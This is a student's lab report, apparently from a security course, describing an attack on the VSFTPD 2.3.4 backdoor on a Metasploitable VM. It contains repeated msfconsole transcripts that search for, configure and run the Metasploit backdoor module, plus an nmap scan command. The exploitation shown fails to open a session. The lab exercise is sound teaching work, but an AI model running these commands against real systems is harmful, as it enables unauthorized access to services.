└─$ msfconsole
search vMetasploit tip: After running db_nmap, be sure to check out the resul
t
of hosts and services

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

```



```
+ -- --=[ 9 evasion                                          ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  -----------

   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```



```
   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.37:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.37:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Post Lab Questions: -

1. Describe the process you followed to identify vulnerabilities on the Metasploitable virtual machine. Which tools did you use, and what specific vulnerabilities did you discover?

To identify vulnerabilities on the Metasploitable virtual machine, I followed these steps using various tools:

Scanning with Nmap:
I initiated a network scan using Nmap to identify open ports and services running on the Metasploitable VM.
Command: nmap -A <ip_address>

Exploitation using Metasploit:
Based on the identified vulnerabilities, I searched for corresponding exploit modules in Metasploit.
Command: search vsftpd
After finding relevant exploits, I configured and executed them against the vulnerable services on Metasploitable.
Manual Verification:

I manually verified the success of exploitation by observing any system changes, gaining unauthorized access, or retrieving sensitive information.
Specific vulnerabilities discovered during this process could include:

VSFTPD Backdoor Vulnerability (CVE-2011-2523): A backdoor was discovered in the VSFTPD version running on Metasploitable, allowing unauthorized access.

2. Evaluate the effectiveness of your documentation during and after the experiment. What details did you record, and how would this documentation aid in analysis, reporting, or future reference?

The documentation maintained throughout and after the experiment proved instrumental in evaluating the effectiveness of our vulnerability assessment and exploit experimentation. Recorded details included comprehensive descriptions of vulnerabilities identified, steps taken during exploitation attempts, screenshots or logs capturing the exploitation process, and outcomes observed. This documentation aids in thorough analysis by providing a clear trail of actions taken, facilitating root cause analysis in case of failures or unexpected results. Additionally, it serves as a foundation for reporting findings to stakeholders, ensuring transparency and clarity in communicating discovered vulnerabilities and associated risks. Furthermore, the documentation serves as a valuable resource for future reference, enabling the replication of experiments, refinement of methodologies, and continuous improvement in security practices.

Outcomes: CO3 Understand attack methodology

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)
Understood various CWE and ran an exploit on metasploitable using metasploit

Signature of faculty in charge with date

References:

1. https://www.exploit-db.com/
2. https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/
3. https://www.hackers-arise.com/post/working-with-exploits-using-exploit-db-to-find-exploits